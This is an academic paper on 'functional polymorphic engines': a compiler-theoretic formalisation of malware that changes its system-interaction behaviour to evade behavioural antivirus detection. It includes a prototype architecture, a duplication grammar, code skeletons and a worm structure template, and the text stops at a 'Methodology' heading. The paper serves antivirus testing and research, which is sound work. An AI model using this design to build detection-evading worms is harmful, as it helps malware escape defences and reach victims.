Jacob, G., Filiol, É., & Debar, H. (2007). Malwares as interactive machines: A new framework for behavior modelling. 2nd Workshop on the Theory of Computer Viruses.

Kleene, S. C. (1938). On notation for ordinal numbers. Journal of Symbolic Logic, 3(4), 150-155.

Smullyan, R. (1993). Recursion Theory for Metamathematics. Oxford University Press.

Zuo, Z. & Zhou, M. (2004). Some further theoretical results about computer viruses. The Computer Journal.

Functional Polymorphic Engines: Formalisation, Implementation and Use Cases

Grégoire Jacob & Eric Filiol & Hervé Debar

About Author(s)

Grégoire Jacob is a PhD Student under the supervision of Eric Filiol and Hervé Debar. He holds an Engineer Diploma in computer science from the INSA and an additional degree in Compuer Security from Supélec and Télécom Bretagne. His main research interest is computer virology and in particular behavioral models.*
Contact Details: France Télécom R&D, 42 Rue des Coutures, BP 6243, 14066 CAEN, France. French Signals Academy, Quartier Leschi, BP18, 35998 RENNES, France. E-mail: gregoire.jacob@orange-ftgroup.com.

Eric Filiol is the Head Scientist Officer of the Virology and Cryptology Lab of the French Signals Academy. He holds a PhD in Mathematics and Computer Science, a PhD HDR in computer science as well as an Engineer Diploma in Cryptology.
Contact Details: French Signals Academy, Quartier Leschi, BP18, 35998 RENNES, France. E-mail: eric.filiol@esat.terre.defense.gouv.fr

Hervé Debar is a senior researcher at France Télécom R&D. He holds an engineering degree in telecommunications from INT, a PhD from the University of Paris and an habilitation thesis from the University of Caen. His research interests include intrusion detection, security information management, alert correlation, security policies and intrusion response.*
Contact Details: France Télécom R&D, 42 Rue des Coutures, BP 6243, 14066 CAEN, France. E-mail: herve.debar@orange-ftgroup.com

Keywords

Code mutation, Malware behaviors, Compilation theory, Attribute Grammars, Information entropy, Detection complexity, Antivirus assessment, Software protection.

***Acknowledgement:** This work has been partially supported by the European Commissions through project FP7-ICT-216026-WOMBAT funded by the 7th framework program. The opinions expressed in this paper are those of the authors and do not necessarily reflect the views of the European Commission.

Functional Polymorphic Engines: Formalisation, Implementation and Use Cases

Abstract

With regards to the known shortcomings suffered by form-based detection, an increasing number of antivirus products considers behavioral detection. Following this trend, functional polymorphism could be the third generation of mutation mechanism, specially designed to address behavioral detection. In effect, a same global behavior or purpose (replication, propagation, residency...) can be achieved through different functional solutions, thus leaving space for possible mutations. Whereas actual mutation techniques mainly modify the code structure of malware, functional mutations modify the code functionality, and more particularly the resulting interaction scheme with the operating system and other software. These kinds of mutations could not be achieved without reaching a semantic level of interpretation, higher than actual techniques remaining purely syntactic. In this article, we underline the tight relation existing between functional polymorphic engines and compilers. By studying the mutation properties, we prove that it exhibits logarithmic entropy and results in a NP-complete complexity for behavioral detection. The implementation of a prototype is finally addressed as well as its possible use for antivirus testing and software protection.

Introduction

It is commonly acknowledged that form-based detection relying on byte signatures is eventually vowed to fail. As a consequence, malware researchers are considering new generations of detection techniques and in particular behavioral detection which can be deployed dynamically (Jacob, Debar, & Filiol, 2008a). Unfortunately, for each detection solution put forward, the attackers have developed dedicated counter-measures. Similarly, functional polymorphism could be the third generation of mutation mechanism, following polymorphism and metamorphism, specifically designed to address behavioral detection. In effect, behavioral detection relies on the identification of the malicious functionalities exhibited by malware (replication, propagation, residency...). Each one of these functionalities can be implemented through different technical solutions leaving some degrees of freedom for possible func-

tional mutations without undermining the originally intended purpose of the code.

In some ways, previous works on mimicry attacks led in host-based intrusion detection, could relate to functional mutations (Wagner & Soto, 2002; Gao, Reiter, & Song, 2004). The principle of mimicry attacks is to forge payloads containing a complete attack hidden within a sequence of system calls imitating a legitimate application. Using imitation, these forged payloads are able to bypass anomaly-based detectors while keeping the same effect on the system than the original attack. However, with regards to malware detection, most behavioral models are based on malicious signatures similar to those used by misuse-based intrusion detectors. Our approach will thus be slightly different from mimicry attacks: instead of including interleaved blank operations inside our code, the functional mutations we designed enumerate the possible solutions to achieve a malicious behavior.

Up until now, such functional modifications have already been used by malware writers to avoid detection, but the generation of new variants from an original strain remains achieved manually. The numerous versions of the Bagle e-mail worm, referenced by the different observatories, are a typical example of simple functional modifications (modifying mail subject, new backdoor, adding peer-to-peer sharing)(Fortinet, 2006). Because anticipation is a key point in the antiviral struggle, we try to foresee and study the possible future threat that automated functional mutations could represent.

The article is articulated according to the following structure. A brief overview is first drawn up upon the existing syntactic mutation mechanisms (Section 2). In addition, this first overview highlights the key differences with functional mutations. The following part is dedicated to formalization: functional mutations are introduced using compiler theory (Section 3). A resulting mutation entropy and detection complexity are then deduced from the formalism. The rest of the paper deals with implementation aspects (Section 4) and use cases in antivirus assessment and software protection (Sections 5 and 6).

Techniques used in code mutation

At the present time, polymorphism and metamorphism remain the two major techniques of code mutation. These two mutation mechanisms modify the assembly code at a syntactic level in order to conceal any similarity between

two mutated variants. Considering the most advanced techniques in metamorphism, embedded in engines such as MetaPHOR (The Mental Driller, 2002), they remain based on practical obfuscation operations. These operations either directly modify the instructions (register reassignement, substitution of equivalent instructions enabled by translation into an intermediate pseudo-language) or globally modify the code structure and its possible execution paths (junk code insertion, instruction permutations, introduction of opaque predicates) (Filiol, 2007a, p.148; Ször, 2005, p.269). E. Filiol, in a recent article, formalized the set of metamorphic transformations as rewriting rules from an original grammar describing the malware, to a second mutated form (Filiol, 2007b). He actually proved that well-chosen metamorphism rules could lead to the undecidability of the detection of the mutated forms, whereas it remains NP-complete for polymorphic malware (Spinellis, 2003). In practice, the substitution of equivalent instructions is undoubtfully the technique which is the most difficult to thwart for actual detectors (Preda, Christodorescu, Jha, & Debray, 2007). Sequences of equivalent instructions may have different purposes but their combined execution have the same global effect on the memory. The main reason of their detection complexity is due to the fact that they do not only alter the program syntax but, to a lesser extent, also its semantic.

Nevertheless, even the substitution of equivalent instructions does not modify a priori the use made of the system services and resources (these accesses will be denoted by the terms "interaction scheme" within the paper). Using behavioral detection, the mutated variants should theoretically remain detected because of their identical interaction schemes. To overcome the simple instruction level of the existing techniques, the next real challenge in code mutation lies in the research of different functionalities (computations and interactions) achieving the same purpose. To express an equivalence in terms of purpose, the manipulations must necessarily be performed at a semantic level working on more complex structures than simple instructions. Basically, two functionalities can be said equivalent if their executions impact similarly the behavior of the host system and no longer, if they simply exhibit the same effect on memory. For example, under a Windows system, modifying a run registry key or the autoexec file have different effects on memory but basically the same consequence, that is to say, to automatically start a program during the boot session. According to this guideline, we had already introduced briefly the concept of functional mutations in a previous article (Filiol, Jacob, & Le Liard, 2007). We now want to provide a solid

formalization and give a proof of automated feasibility.

Compiler theory applied to polymorphism

Basically, the purpose of a functional polymorphic engine is to translate the final purpose of a behavior into executable code. This behavior description is often conveyed by a specifically designed language and this language will guarantee that every mutated form will consistently perform the intended task. Consequently, the engine functioning is similar to the one of a compiler. Yet, the peculiarity of this engine is that several successive executions must result in strongly different variants, thus introducing the concept of non-deterministic compiler. In effect, to avoid behavioral detection, the malware must modify their functionalities and interaction schemes at each execution. Before going any deeper in the formalisation, we think that it is important to remind briefly some important definitions, in particular to explain the notations that will be used along the article. Some of them can be found in reference books about grammars and automaton (Hopcroft, Motwani, & Ullman, 1995) or in the literature about attribute grammars (Knuth, 1968; Noll, 2006, lect.15, p.14).

Definition 1 *A context-free grammar G is a quadruplet* $<V, \Sigma, S, P>$ *where:*
- V *is the finite set of non-terminal symbols also called variables,*
- Σ *is the finite set or alphabet of terminal symbols forming the language,*
- $S \in V$ *is the start symbol,*
- P *is the set of production rules of the form* $V \rightarrow \{V \cup \Sigma\}^*$.

Definition 2 *An attribute grammar* G_A *is a triplet* $<G, D, E>$ *where:*
- G *is originally a context-free grammar* $<V, \Sigma, S, P>$,
- *let* $Att = Syn \uplus Inh$ *be a set of attributes divided between the synthesized and the inherited attributes, and* $D = \cup_{\alpha \in Att} D_\alpha$ *be the union of their sets of values,*
- *let* $att : X \in \{V \cup \Sigma\} \longrightarrow att(X) \in Att^*$ *be an attribute assignment function,*
- *every production rule* $\pi \in P$ *of the form* $Y_0 \longrightarrow Y_1 ... Y_n$ *determines a set of attributes* $Var_\pi = \cup_{i \in \{0,...,n\}} \{Y_i.\alpha \mid \alpha \in att(Y_i)\}$ *partitioned between inner variables:* $In_\pi = \{Y_0.\alpha \mid \alpha \in att(Y_0) \cap Syn\} \cup \{Y_i.\alpha \mid i \neq 0, \alpha \in att(Y_i) \cap Inh\}$, *and outer variables:* $Out_\pi = Var_\pi \setminus In_\pi$,

- E is a set of semantic rules such as for any production rule $\pi \in P$, for each inner variable $Y_i.\alpha \in In_\pi$, there is exactly one rule of the form $Y_i.\alpha = f(Y_1.\alpha_1 ... Y_n.\alpha_n)$ where $Y_j.\alpha_k \in Out_\pi$ and $f : D_{\alpha_1} \times ... \times D_{\alpha_n} \rightarrow D_\alpha$.

Context-free grammars can basically be evaluated by pushdown automata. In compilation, these automata are used for building the derivation tree according to the syntax of the source. In the case of attribute grammars, a pushdown automaton is still mandatory to parse the syntax but an additional attribute evaluator is required to evaluate the associated semantic rules. The attribute evaluation may be solved by two kinds of methods: topological sorting or recursive functions (Noll, 2006, lect.18, p.3). In this article, we will only consider the topological sorting approach whose description is given just after the definition of a pushdown automaton.

Definition 3 *A pushdown automaton A is a seven-tuple $<Q, \Sigma, \Gamma, \delta, q_0, Z_0, F>$ where:*
- Q is the finite set of states,
- Σ is the alphabet of input symbols,
- Γ is the alphabet of stack symbols,
- δ is the transition function of the form $Q \times \{\Sigma \cup \epsilon\} \times \Gamma \rightarrow Q \times \{\Gamma \cup \epsilon\}$,
- $q_0 \in Q$ is the initial state,
- $Z_0 \in \Gamma$ is the initial symbol on the stack,
- $F \subset Q$ is the set of accepting states.

Definition 4 *Algorithm for the attribute evaluation by topological sorting:*
-Input: *an attributed grammar G_A, a simple derivation tree T of G_A, and an initial valuation for the terminal symbols $v : Syn_\Sigma \rightarrow D$. Let Var_T be the set of attributes of T and E_T be its attribute equation system.*
-Procedure:
I. let $Var := Var_T \setminus Syn_\Sigma$.
II. while($Var \neq \emptyset$) do
1. Choose $x \in Var$ such as $x = f(x_1, ..., x_n) \in E_t$ and $\forall i, x_i \notin Var$.
2. $v(x) := f(v(x_1), ..., v(x_n))$.
3. $Var := Var \setminus \{x\}$.
-Output: *Solution $v : Var_T \rightarrow V$.*

We have now sufficient concepts to introduce a simplified definition of a compiler as a basis for our work. We will use the most uncluttered vision of a

compiler without the intervention of intermediate languages or optimization, leaving only two steps: verification building the attributed derivation tree and translation generating the executable code as shown in Figure 1.




Figure 1: Generic view of a simplified compiler. This is the simplest decomposition of a compiler. Lexical analysis, the use of intermediate languages and optimization techniques have been willingly ignored for the sake of simplicity.

Definition 5 *A compiler C is a is a quintuplet $<G_S, I, A_{G_S}, V_{G_S}, R_T>$ where:*
- $G_S = <G, D, E>$ is the attribute grammar of the source code, based on the context-free grammar $G = <V, \Sigma, S, P>$,
- I is the alphabet of instructions from the targeted machine,
- A_{G_S} is the pushdown automaton used in the verification process accepting the syntax of the source grammar G_S and producing the derivation tree T,
- V_{G_S} is the attribute evaluator based on topological sorting used as a second step during the verification of the derivation tree T,
- $R_T \subseteq \{(\Sigma \times D)^* \times I^*\}$ is a rewriting system (also called semi-Thue system) translating the nodes of the form $(\Sigma \times D)$ from the attributed derivation tree into executable code over the instruction set I.

Functional polymorphism formalization

The required background about compiler theory being introduced, we can now move to the new formalism. It is important to keep in mind that functional metamorphism works at a semantic level, just like compilers do. The final purpose of each behavior, in other words its semantic interpretation, must be expressed in a attribute grammar. An example is addressed in the next part but right now the formalization should be independent from the considered grammar. A behavior can then be implemented in several ways corresponding to the different possible semantically attributed derivation trees.

The mutation approach will thus be slightly different from compilation. A compiler, given a source code ω in input verifies first its syntax. The automaton A_{G_S} will accept the source code if and only if $\hat{\delta}(q_0, \omega) \in F$. Given an

initial attribute valuation for terminals v, the evaluator V_{G_S} of the compiler tries to build a complete valuation satisfying the equation system. In case of success, the source code is then translated according to the rewriting system R_T: $(\omega, v) \overset{*}{\Longrightarrow}_{R_T} \omega'$ with $\omega' \in I^*$. Whereas, the purpose of the mutation engine is to keep the original functionality through divers instantiation. It will thus take in input a start symbol S from the behavior grammar G. Instead of verification, the engine achieves a derivation of the grammar: $S \overset{*}{\rightarrow}_{G_S} \omega$ with $\omega \in T^*$. In a second step, this derivation tree is attributed by generation of a new valuation satisfying the equation system of G_S. The rest of the translation process is then identical. The main idea is illustrated in Figure 2. No additional verification is required since by automated construction, the code is obviously syntactically and semantically correct.





Figure 2: Generic view of a functional polymorphic engine. With regards to the generic compiler, the main difference lies in the substitution of the verification process by a derivation process.

During derivation several derivation trees may syntactically be possible. Derivation will thus be embedded in a probabilistic automaton that will replace the deterministic one used for verification. For a short example, let us define the following grammar (on the left) and its associated derivation probabilistic automaton (on the right):

$$
\begin{aligned}
< V > &\rightarrow XY \mid Z \\
< X > &\rightarrow a \\
< Y > &\rightarrow b \mid c \\
< Z > &\rightarrow d \mid e \mid f
\end{aligned}
$$



With regards to semantic verification, the equation system for attribute evaluation can hardly be modified without loosing the grammar coherence. However, the initial valuation for the terminals of the grammar leaves some degrees of freedom (see Inputs in definition 4). Several initial valuations may

satisfy the system of equations and the engine can randomly chose between them. These attribute values are critical since they are used for selecting the right rewriting rule between the different associated to a same terminal. This finally leads us to the following definition for a functional polymorphic engine:

Definition 6 *A functional polymorphic engine M is a quintuplet* $<G_S, I, A_{G_S}, V_{G_S}, R_T>$ *where:*
- $G_S = <G, D, E>$ *is the attribute grammar of the source code, based on the context-free grammar* $G = <V, \Sigma, S, P>$*,*
- I *is the alphabet of instructions from the targeted machine,*
- A_{G_S} *is the probabilistic finite automaton deriving the start symbol* S *into simple syntactic derivation tree* T *according to* G_S*,*
- V_{G_S} *is the attribute generator determining a random initial valuation for the terminals satisfying the equation system of* T*,*
- $R_T \subseteq \{(\Sigma \times D)^* \times I^*\}$ *is a rewriting system (also called semi-Thue system) translating the nodes of the form* $(\Sigma \times D)$ *from the attributed derivation tree into executable code over the instruction set I.*

Characteristics of the mutation

Mutation entropy

The information entropy introduced by C.E. Shannon makes it possible to measure the uncertainty associated with the mutation process which is particularly interesting to assess the engine effectiveness (Shannon, 1948). The mutation engine can be modeled as a communication channel receiving data from a source: the original file from the hard drive, and transmitting it to a recipient: the final executable built in the process memory.

We have based our reasoning on an average case requiring the definition of specific parameters:
- The average depth d of a grammar which is the average number of production rules to apply during derivation to reach the final word. It is equivalent to the average number of intermediate state requires by the automaton before to reach an accepting one.
- The average number n of options for a production rule. It is equivalent to the average number of successors for a given state of the automaton.
- The average number s of possible initial valuations given a derivation

tree T. It is possible to bound this value considering the best and worse cases. With regards to entropy, the worst case is reached when the attribute equation system accepts a single initial valuation as solution. On the other hand, the best case is reached when all the attributes of the terminal symbols from the tree T are independent. Using the notations from the definitions, then the initial value of an attribute $\alpha \in syn_\Sigma$ can be any value from the domain D_α. This can be summed up by the following inequality: $1 \leq s \leq \Pi_{\alpha \in Var_T \cap Syn_\Sigma} card(D_\alpha)$.

There are two points over the channel where some uncertainty is created: the random derivation and the choice of the attribute valuation. This leads us to the following proposition:

Proposition 1 *By considering uniformly distributed random choices, the average entropy is given by:* $H(mutation) = d \times log_2(n) + log_2(s)$.

Proof.

Let us begin by calculating the probability associated to the syntactic derivation of a word ω which is obtained by the path of state $\pi_\omega = e_1...e_d$. Considering a probabilistic automaton, the probability of selecting a given state among the possible successors is only dependent of the current one like in a first-order Markovian process:

$P(\omega) = P(e_0)\Pi_{i=1}^{d} P(e_i|e_{i-1})$

The starting state e_0 is mandatory which gives us:

$P(e_0) = 1$

By reasoning on an average basis, we know that for any ω derived from G, d states are reached. At each step, n options are available:

$P(e_{i+1}|e_i) = \frac{1}{n}$

$P(\omega) = (\frac{1}{n})^d$

Given the derivation ω, the engine chose randomly a possible initial valuation v with equivalent probability:

$P(v|\omega) = \frac{1}{s}$

Which leads us to this result:

$P(\omega, v) = P(\omega)P(v|\omega) = \frac{1}{sn^d}$

By a similar reasoning we can calculate the average number of possible attributed derivation trees:

$card(L(G)) = sn^d$
The entropy of the derivation is thus given by:

$$\begin{aligned} H(mutation) &= -\Sigma_{(\omega,v)\in L(G)} P(\omega,v) log_2(P(\omega,v)) \\ &= -card(L(G)) P(\omega,v) log_2(P(\omega,v)) \\ &= -sn^d(\tfrac{1}{sn^d})(log_2((\tfrac{1}{sn^d}))) \\ &= d(log_2(n)) + log_2(s) \end{aligned}$$

□

This result is based on specific hypothesises but it gives, if not precise, a pertinent assessment of the mutation effectiveness. It may be interesting to interpret it. In fact, d and n are settled by the behavior grammar. This grammar conveying the minimal expression of the final functionality with the best coverage, it cannot be the subject of easy modifications. So s remains the main degree of liberty and enables a logarithmic increasing of the entropy. Several semantic factors can increase the mutation entropy: the number of attributes for each symbol, the range of their possible values, and the number of dependencies between them. This statement is quite important since the number of equivalent rewriting rules for a terminal symbol is directly proportional to the possible values taken by its attributes. This underlines the fact that functional polymorphism goes beyond the simple syntactic level.

Detection complexity

Let us study the complexity of the behavioral detection problem for functional polymorphic malware of finite size. Considering actual behavioral detectors, most of them rely on predefined behavior signatures. According to previous works, these signatures may be expressed as Boolean formula (Filiol et al., 2007; Filiol, 2006). Behavioral detectors can be divided into two classes: dynamic simulation-based detectors relying on sequences of observable events (system call traces) and static formal verifier relying on instruction meta-structures (graphs, temporal logic formula)(Jacob et al., 2008a). Considering an observable event i (resp. instruction) and a position j in the sequence (resp. structure), let us define a Boolean variables:

$$X_{i,j} = \begin{cases} 1 \; if \; i \; is \; present \; at \; the \; position \; j \\ 0 \; otherwise \end{cases}$$

To express a behavior β, these Boolean variables are combined in a formulae representing the whole sequence or meta-structure. In case of equivalent sequences (resp. meta-structures) for a given behavior, different events (resp. instructions) can be found at the same position. They can thus be given

under a disjunctive normal form (DNF):
$X_{\beta_k} = (X_{i_1,1} \wedge X_{i_2,2} \wedge ... \wedge X_{i_n,n}) \vee (X_{i'_1,1} \wedge ...) \vee (...)$
The behavioral detection scheme is then given by a Boolean correlation function ϕ_c over the v different behaviors referenced in the database:
$\beta_M = \phi_c(X_{\beta_1}, ..., X_{\beta_v})$

According to this modelling, following an identical reasoning approach to the one used by D. Spinellis to study the impact of syntactic polymorphism on signature detection (Spinellis, 2003), we can likewise reduce the behavioral detection problem to a satisfability problem:

Proposition 2 *The behavioral detection of functional polymorphic malware with finite size is NP-complete.*

Implementation aspects

Like we have already stated, any attempt of semantic manipulation requires a high-level description language conveyed by a grammar. This language expresses an equivalence in terms of purpose between two functionnalities deriving from a same production rule, meaning that every mutated form will consistently perform the intended task. In the context of this paper, we have chosen to use the grammar introduced in a previous article to model the main malicious behaviors through their final purpose (Jacob, Filiol, & Debar, 2008b). The adopted perspective is object-oriented where the malware embed internal mechanisms and attributes but also provide external interfaces for interaction with adversaries. These adversaries have been classified according to their use in malware's lifecycle: auto-reference, permanent objects, communicating objects or boot objects. A behavior description can be seen in Figure 3, as an example. Anyhow, the same reasoning could be applied without loss of genericity, to any other behavioral model possibly described by a language: general behavior patterns froms VIDES (Le Charlier, Mounji, & Swimmer, 1995), high-level actions from GateKeeper (Ford, Wagner, & Michalske, 2004)... Let us now introduce how a functional mutation engine can be built.

$$
\begin{array}{lll}
(i) & <Duplication> & ::= <Creation><Opening><Reading><Writing> \\
 & & \quad | <Opening><Reading><Creation><Writing> \\
 & & \quad | <Opening><Creation><InterleavedRW> \\
 & & \quad | <Creation><Opening><InterleavedRW> \\
 & & \quad | <Opening><DirectTransfer> \\
(ii) & <Creation> & ::= create \quad obj\_perm; \\
(iii) & <Opening> & ::= open \quad this; \\
(iv) & <Reading> & ::= receive \quad var \leftarrow this; \\
(v) & <Writing> & ::= send \quad var \rightarrow obj\_perm; \\
(vi) & <InterleavedRW> & ::= while(receive \quad var \leftarrow this;)then\{ \\
 & & \qquad send \quad var \rightarrow obj\_perm; \\
 & & \quad \} \\
(vii) & <DirectTransfer> & ::= send \quad this \rightarrow obj\_perm;
\end{array}
$$

Figure 3: Duplication description. Basically, duplication consists in copying the code from the running virus (*this*) into a permanent object newly created (*obj_perm*). This grammar is an extended version of the one introduced in the previous article (Jacob et al., 2008b).

Prototype architecture and results

As stated in the formalization, the functional polymorphism engine is divided between two components respectively responsible for the derivation and the translation. Each of this part is then divided between different modules briefly described below. The overall architecture of the prototype and the junction of the different modules is illustrated in Figure 4.

Behavior expanser: The behavior expanser is part of the derivation component. This module embeds the syntactic rules of the behavior language inside a probabilistic automaton in order to build a random derivation tree. During derivation, it calls on the semantic generator services to annote the tree.

Semantic generator: This generator is responsible for creating the semantic attributes associated to the different production rules. It embeds the semantic equations to guarantee the coherence of the valuation.

Code builder: The code builder is the entry point of the translation component. This module reads the derivation tree and its semantic annotation in order to build the corresponding executable code. It uses the basic building blocks supplied by the instruction set in order to build

the malware body and updates these blocks according to the semantic attributes.

Instruction set: The instruction set defines the meta-structures of instructions corresponding to the basic operations: arithmetic ones for example but also more complex operations like the parameter passing of system calls.




Figure 4: Architecture of the prototype. The architecture is schematically described revealing the junctions between the different modules of the prototype.

The prototype has been implemented in C and the basic building blocks are directly written in assembly. It is now operational and currently supports four different behaviors used in P2P/Mail worms: duplication, propagation, residency and overinfection test. The global size of the code is about 40KB and uses less than 30 basic building blocks (from 4 to 80 bytes in size). From this, the engine is able to build thousands of basic derivations only by modifying the syntax and the types of the semantic objects (registry key, file, socket...), and even more if we consider the differences in terms of object location or attributes as we will see a little bit further. To give you an hint of the result, the Figure 5 gathers two traces relative to two consecutive executions of the engine.

Going back to the formalization part, there are basically two degrees of liberty in the mutation. One lies in the different possible derivations from a start symbol. The other one lies in the generation of semantic attributes that will determine the rewriting rule to use. The behavior expanser and the semantic generator are thus the real core of the engine more than the code builder itself. Consequently, their technical details are now made explicit in the two next parts.

```
GetModuleFileName          fopen
  "kernel32.dll"         "msvcrt.dll"
    CreateFile         GetModuleFileName
  "kernel32.dll"         "kernel32.dll"
    CreateFile             fopen
  "kernel32.dll"         "msvcrt.dll"
     ReadFile              fseek
  "kernel32.dll"         "msvcrt.dll"
    WriteFile              ftell
  "kernel32.dll"         "msvcrt.dll"
     ReadFile              frewind
  "kernel32.dll"         "msvcrt.dll"
    WriteFile              malloc
  "kernel32.dll"         "msvcrt.dll"
     ReadFile              fread
  "kernel32.dll"         "msvcrt.dll"
       ...                 fwrite
       ...               "msvcrt.dll"
       ...
     ReadFile
  "kernel32.dll"
    WriteFile
  "kernel32.dll"
```

Figure 5: Execution traces. This figure collects the different dll function calls made over two consecutive executions. This are just extract relative to the duplication behavior (interleaved read/write on the left, one block reading and writing on the right). This is typically the kind of information collected by an antivirus product for behavioral detection.

Syntactic behavior expansion

The first level of mutation is achieved by a random derivation of the grammar performed by the behavior expanser which replaces the usual parser used for verification. The structure of its source code is quite similar to the one of a grammar parser. However, instead of choosing the following production rules according to the current symbol under the read head, the expanser unrolls the production rules choosing randomly between the different options at each step. From a start symbol, the expanser generates a valid derivation tree inside the possibility space. A simplified sample from the source code is shown in Figure 6 in direct relation with the grammar given in Figure 3. Notice that the non-determinism of the derivation automaton does not lift the deterministic constraints on the grammar, it still requires to be LL(k) or LR(k) to build the executable code.

In input, the derivation process must be fed with a global description of

```
int DuplicationExpand(...){
        int uiWhich = RandomGenerator(5);
        switch(uiWhich){
        case 1:
                CreationExpand(...);
                OpeningExpand(...);
                ReadingExpand(...);
                WritingExpand(...);
                break;
        case 2:
                OpeningExpand(...);
                ...
        ...
        case 5:
                OpeningExpand(...);
                TransferExpand(...);
                break;
        }
}
```

Figure 6: Derivation functions. This short code sample illustrates the inclusive call sequences. Contrary to common parsers, the following step is not determined by the current syntactic unit but randomly chosen.

the malware. The purpose of this description is to determine the articulation of the different behaviors inside the malware body. The start symbols of the behavior grammars are used as basic blocks to build a description in a format similar to XML. An example of a generic P2P/mail worm is provided in Figure 7. The resulting output from the expanser will be a syntactic derivation tree satisfying the behavior grammar.

Code generation according to semantic

The second level of mutation is achieved by the semantic generator through the generation of semantic attributes satisfying the attribute equation system. These annotations are particularly important since they will determined the rewriting rules to use for a given terminal symbol. The example from the Figure 3 has been rewritten using attribute equations in the Figure 8. These attribute equations are used for several purposes:

Object binding: The first step of the attribute evaluation is performed by binding the semantic objects. This mechanism identifies the different instances of objects and variables and guarantees they are coherently

```
<Overinfection>
      <marker= "marker_name"\ >
< \Overinfection>
<Duplication>
      <target= "target_name"\ >
< \Duplication>
<Residency>
< \Residency>
<Propagation>
      <carrier= "lure_name"\ >
< \Propagation>
<Payload>
< \Payload>
```

Figure 7: Global structure of a P2P/mail worm. This file written in a format similar to XML describes the global structure of the worm. It is, among others, possible to specify certain parameters such as the name of the duplicated instance.

(i) $<Duplication>$ ::= $<Creation><Opening><Reading><Writing>$
| $<Opening><Reading><Creation><Writing>$
| $<Opening><Creation><InterleavedRW>$
| $<Creation><Opening><InterleavedRW>$
| $<Opening><DirectTransfer>$

{ $<Writing>$.objId=$<Creation>$.objId
$<Writing>$.objType=$<Creation>$.objType
$<Writing>$.varId=$<Reading>$.varId
$<InterleavedRW>$.objId=$<Creation>$.objId
$<InterleavedRW>$.objType=$<Creation>$.objType }

(ii) $<Creation>$ ::= $create \quad obj\_perm;$

{ $<Creation>$.objId=obj_perm.objId
$<Creation>$.objType=obj_perm.objType }

(iii) $<Opening>$ ::= $open \quad this;$

(iv) $<Reading>$ ::= $receive \quad var \leftarrow this;$

{ $<Reading>$.varId=var.varId }

(v) $<Writing>$ ::= $send \quad var \rightarrow obj_perm;$

{ $<Writing>$.varId=var.varId
$<Writing>$.objId=obj_perm.objId
$<Writing>$.objType=obj_perm.objType }

(vi) $<InterleavedRW>$ ::= $while(receive \quad var \leftarrow this;)then\{$
$send \quad var \rightarrow obj\_perm;$
$\}$

{ var_1.varId=var_2.varId
$<InterleavedRW>$.objId=obj_perm.objId
$<InterleavedRW>$.objType=obj_perm.objType }

(vii) $<DirectTransfer>$ ::= $send \quad this \rightarrow obj\_perm;$

Figure 8: Duplication attributed description. Semantic rules have been added for the binding of variables and objects as well as typing.

used. Let us consider the duplication example of the Figure 8. Object binding is done by affecting an attribute identifier ($objId$) to the permanent object and verifying that it is this same object that we open and then write to. This binding is not subject to mutation since it is constrained by our behavior grammar.

Object typing: The second step in the annotation process is performed by associating types to the different objects. In fact, it is type information that determines the rewriting rule to use. It is easy to understand that we dispose of several primitives to traduce a given grammar unit. If we take for example the command $create \quad obj\_perm$, it can be performed by several system calls depending on whether the object is a file or a registry key. It can easily be seen that object typing impact greatly the interaction scheme. By affecting a type to an object, we reduce the set of possible translation rules to a singleton. In our polymorphic context, this affectation must be performed randomly between a range of coherent values.

Object characterization: This last step, absent in simple compilation, has been specifically added. Characterization randomly affects additional characteristics to object. These characteristics stored in object structures like the one described in Figure 9 are then used as parameters for the built instructions:
- Access characterization which constrain the stream flow: unilateral or bilateral. It is particularly important in cases like the autoreference since running programs can only be accessed in reading mode.
- Localisation which determines the location of objects. It can be a simple path for a file or a subtree for registry keys.
- Attributes which define basic properties of the object. Once again, a file, for example, can be hidden, compressed, ciphered or associated to the system according to the facilities offered by the file system.

When launching the application, after performing the derivation, the generated code is built in a newly allocated memory space with execution rights. Building dynamically the code introduces addressing problem to replace the linking process. In order to build relocatable code, all variables and objects as well as the import table are managed by the code builder in structures similar to the one in Figure 9. Consequently, the generated code is able to address them directly through their handle without localization problem.

```
struct obj_entry{
        unsigned long ulIdentifier;
        unsigned long pObjectHandle;
        char pcName[MAX_PATH];
        char pcLocation[MAX_PATH];
        unsigned int uiType;
        char pcAccess[4];
        unsigned long ulAttribute;
};
```

Figure 9: Object semantic structure. This structure is used in the prototype to store the different semantic annotation generated to build the executable code.

Use case for antivirus products assesment

Assessing antivirus products is still an open problem and few works have been led on the subject. Up until now, most test procedures simply confront malware detectors to known strains thereby solely assessing the coverage of their signature database. However, finding a procedure to assess the detection of unknown malware is far more complex. Fortunately, functional mutations could be used in the context of blackbox tests to address this issue and more particularly to assess the coverage of behavioral detection engines. A first methodology had been introduced in a previous article based on the manual simulation of functional modifications (Filiol et al., 2007). The idea was similar: achieve the same behavior through different instantiations. Unfortunately, the process was not wholly automated, requiring the manual generation of the new variants which finally proved quite prohibiting. The definition of an autonomous engine for functional mutations has allowed us to revise the process to make it fully automated.

Methodology

